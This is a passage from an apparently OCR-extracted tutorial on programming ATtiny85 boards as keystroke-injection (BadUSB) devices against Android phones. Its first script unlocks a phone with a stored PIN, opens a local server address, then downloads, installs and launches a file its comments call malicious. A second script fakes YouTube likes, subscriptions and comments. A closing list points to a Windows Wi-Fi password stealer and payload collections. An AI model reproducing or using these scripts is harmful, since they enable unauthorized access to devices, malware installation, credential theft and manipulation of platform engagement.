  pinMode(1, OUTPUT); //LED on Model A
}

void loop() {
  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(1000);

  DigiKeyboard.sendKeyStroke(SPACE);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(SPACE);
  DigiKeyboard.delay(1500);

  DigiKeyboard.println("2456"); // pin of mobile
  DigiKeyboard.delay(2000);

  DigiKeyboard.println("   192.168.43.67"); //type in google
  DigiKeyboard.delay(1000);

  DigiKeyboard.sendKeyStroke(KEY_ENTER); // android system webview will be opened
  DigiKeyboard.delay(4000);

  DigiKeyboard.sendKeyStroke(KEY_F10); // To show options menu
  DigiKeyboard.delay(1500);

  int i =0;
  for(i =0; i < 8; i++) // To locate "open in chrome"
  {
    DigiKeyboard.sendKeyStroke(KEY_ARROW_DOWN);
    DigiKeyboard.delay(100);
  }
```

```
DigiKeyboard.sendKeyStroke(KEY_ENTER); //opens chrome
 DigiKeyboard.delay(2000);

 for(i =0; i < 5; i++)
 {
  DigiKeyboard.sendKeyStroke(KEY_TAB); // control on payload file
  DigiKeyboard.delay(100);
 }

 DigiKeyboard.sendKeyStroke(KEY_ENTER); //Downloads the file
 DigiKeyboard.delay(2000);

 DigiKeyboard.sendKeyStroke(KEY_F10); // To show options menu
 DigiKeyboard.delay(1500);

 for(i =0; i < 5; i++)
 {
  DigiKeyboard.sendKeyStroke(KEY_ARROW_DOWN); //locate "downloads"
  DigiKeyboard.delay(100);
 }

 DigiKeyboard.delay(200);

 DigiKeyboard.sendKeyStroke(KEY_ENTER); // to open downloads
 DigiKeyboard.delay(700);

  for(int i =0; i < 2; i++) // to locate recently downloaded maliciouos file
  {
   DigiKeyboard.sendKeyStroke(KEY_ARROW_DOWN);
   DigiKeyboard.delay(100);
  }

 DigiKeyboard.delay(100);

 DigiKeyboard.sendKeyStroke(KEY_ENTER); // open file for installation
 DigiKeyboard.delay(1000);

 for(i =0; i < 2; i++) // locate control to "install"
 {
  DigiKeyboard.sendKeyStroke(KEY_ARROW_RIGHT);
  DigiKeyboard.delay(100);
 }
```

```
 DigiKeyboard.delay(100);

 DigiKeyboard.sendKeyStroke(KEY_ENTER); // to install

 DigiKeyboard.delay(9000);

for(i =0; i < 2; i++)  // locate control to "open"
 {
  DigiKeyboard.sendKeyStroke(KEY_ARROW_RIGHT);
  DigiKeyboard.delay(100);
 }

 DigiKeyboard.delay(100);

 DigiKeyboard.sendKeyStroke(KEY_ENTER); // to open the application
 DigiKeyboard.delay(200);

  for(i =0; i < 9; i++) // locate control to "continue"
 {
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(100);
 }

 DigiKeyboard.sendKeyStroke(KEY_ENTER); // Hit enter on continue button.
 DigiKeyboard.delay(1000);

 // To get rid of pop-up window -->
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(1000);

 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(1000);


 digitalWrite(1, HIGH); //turn on led when program finishes
 exit(0); //  to exit from program
 }
```

6 YouTube Like, Save, Subscribe & Comment using ATtiny85

- *The purpose of this section is to show you another application of ATtiny85 and this one is also device and YouTube video-specific and will not work when YouTube shows you advertisements.*

- *This script will unlock the device (the correct pin will be already given to the script).*

- *Opens YouTube video, Likes the video, saves to the watch later, subscribes the channel, hits the bell icon, comments on the video, and likes that comment.*

- *Demo video:* *https://drive.google.com/file/d/1XXZZADgjG9GhyAmuuivTUbF-Fq4Do0_b/view?usp=sharing*

- *Behind the scene (how control is going!):* *https://drive.google.com/file/d/1nafKdZu9e92ErW0GIYF-JTztA3PIb1I5/view?usp=sharing*

Understand your target device

I'm using Redmi Note8 in this section. And this script may not work when you're using this but you can get the basic idea of how I'm doing it so that you can create your own.

In my case:

1. "Spacebar" wakes the device up.
2. Again, press "spacebar" to swipe up
3. Enter the pin of the mobile. Example: 1234 (Fig: 6.1)
4. Now, you are on the home screen of the mobile, in this device, whatever you type here will be typed on the google application.
5. Now I'm hitting spacebars 2 to 3 times then putting the URL of the YouTube video and hitting enter to open that video on YouTube. I'm hitting the spacebar because ATtiny85 types very fast and the device can miss starting characters of the URL. (Fig: 6.2)




Fig: 6.1 Entering the pin




Fig: 6.2 typing YouTube URL on google

6. When YouTube opens, I've to hit the *TAB* button 4 times to get control over the **like** icon (and then hit *enter* to like), (Fig: 6.3)

next 6 times to get control over **save** icon (and then hit enter to save to watch later), (Fig: 6.4)




Fig: 6.3 Liking the video




Fig: 6.4 Saving the video

,

Press *TAB* next 3 times to get control over **subscribe** icon (and then hit enter to save to subscribe)

Press *TAB* next 27 times to get control over the **bell** icon (and then hit enter to press the **bell icon**, again hit enter to get all notifications), (Fig: 6.5 bell icon)

Press *TAB* next 30 times to get control over the **comment box** and then hit *enter* and comment whatever you want, (Fig: 6.6)




Fig: 6.5 Bell icon




Fig: 6.6 Comment box

Press *TAB* once to get control over **submit** icon, and hit *enter* to submit. (Fig 6.7)

Press *TAB* 27 times to get control over the **LIKE** icon of your comment and then hit enter to like that comment. (Fig 6.8)




Fig: 6.7 submit icon




Fig: 6.8 comment liking

Flow chart for YouTube Like, save, subscribe & comment using ATtiny885

Note: These delays may vary depending on mobile performance. You can increase or decrease accordingly.




Fig: 6.9 Flow Chart

Code for YouTube Like, save, subscribe & comment using ATtiny85

```
#include "DigiKeyboard.h"
#define KEY_TAB   0x2B  // hex code for tab key
#define KEY_ENTER 0x28  // hex code for enter key
#define SPACE     0x2C  // hex code for space key

void setup() {
  pinMode(1, OUTPUT); //LED on Model A
}

void loop() {

  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(1000);

  DigiKeyboard.sendKeyStroke(SPACE);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(SPACE);
  DigiKeyboard.delay(1500);

  DigiKeyboard.println("2456"); // pin of mobile
  DigiKeyboard.delay(2000);

  DigiKeyboard.println("   https://youtu.be/0c3nKble30g"); //type in google
  DigiKeyboard.delay(1000);

  DigiKeyboard.sendKeyStroke(KEY_ENTER); // youtube will be opened
  DigiKeyboard.delay(3000);

  int i=0;

 for(; i < 97; i++)
  {
    DigiKeyboard.sendKeyStroke(KEY_TAB);
    DigiKeyboard.delay(200);
```

```
if( i == 3 )
{
   DigiKeyboard.sendKeyStroke(KEY_ENTER); // Like
   DigiKeyboard.delay(200);
}

if( i == 9 )
{
   DigiKeyboard.sendKeyStroke(KEY_ENTER); // save
   DigiKeyboard.delay(1000);
}

if( i == 12 )
{
   DigiKeyboard.sendKeyStroke(KEY_ENTER); // subscribe
   DigiKeyboard.delay(1000);
}

if( i == 39 )
{
   DigiKeyboard.sendKeyStroke(KEY_ENTER); // bell
   DigiKeyboard.delay(1000);

   DigiKeyboard.sendKeyStroke(KEY_ENTER); // All
   DigiKeyboard.delay(500);
}

if( i == 69 )
{
   DigiKeyboard.sendKeyStroke(KEY_ENTER);
   DigiKeyboard.delay(1000);

   DigiKeyboard.print("Amazing vieo :O");
   DigiKeyboard.delay(500);

   DigiKeyboard.sendKeyStroke(KEY_TAB); // submit button
   DigiKeyboard.delay(500);
   DigiKeyboard.sendKeyStroke(KEY_ENTER);
   DigiKeyboard.delay(500);
}
```

```
  if ( i == 96 )
 {
     DigiKeyboard.sendKeyStroke(KEY_ENTER); // like your own comment :)
     DigiKeyboard.delay(1000);
 }
}


 digitalWrite(1, HIGH); //turn on led when program finishes
 exit(0); //  to exit from program
}
```

7 Additional Tips

Now you know how to program an HID device. There is a lot of things you can do with it.

- You can create a Wi-Fi stealer for windows: https://drive.google.com/file/d/1uDoh5vVmKfEslNqpI6wu22WgwdlolfII/view?usp=sharing

  Tutorial: https://youtu.be/uH-4btjE56E

- You can create a mouse jiggler:

  https://null-byte.wonderhowto.com/how-to/create-usb-mouse-jiggler-keep-target-computer-from-falling-asleep-prank-friends-too-0236798/

- Here are some cool scripts for ATtiny85 you can use: https://github.com/MTK911/Attiny85/tree/master/payloads

- You can also use rubber ducky scripts from HAK5 after converting from digiquack.

  DigiQuack: https://cedarctic.github.io/digiQuack/

  Hak5 Scripts: https://github.com/hak5/usbrubberducky-payloads/tree/master/payloads/library

End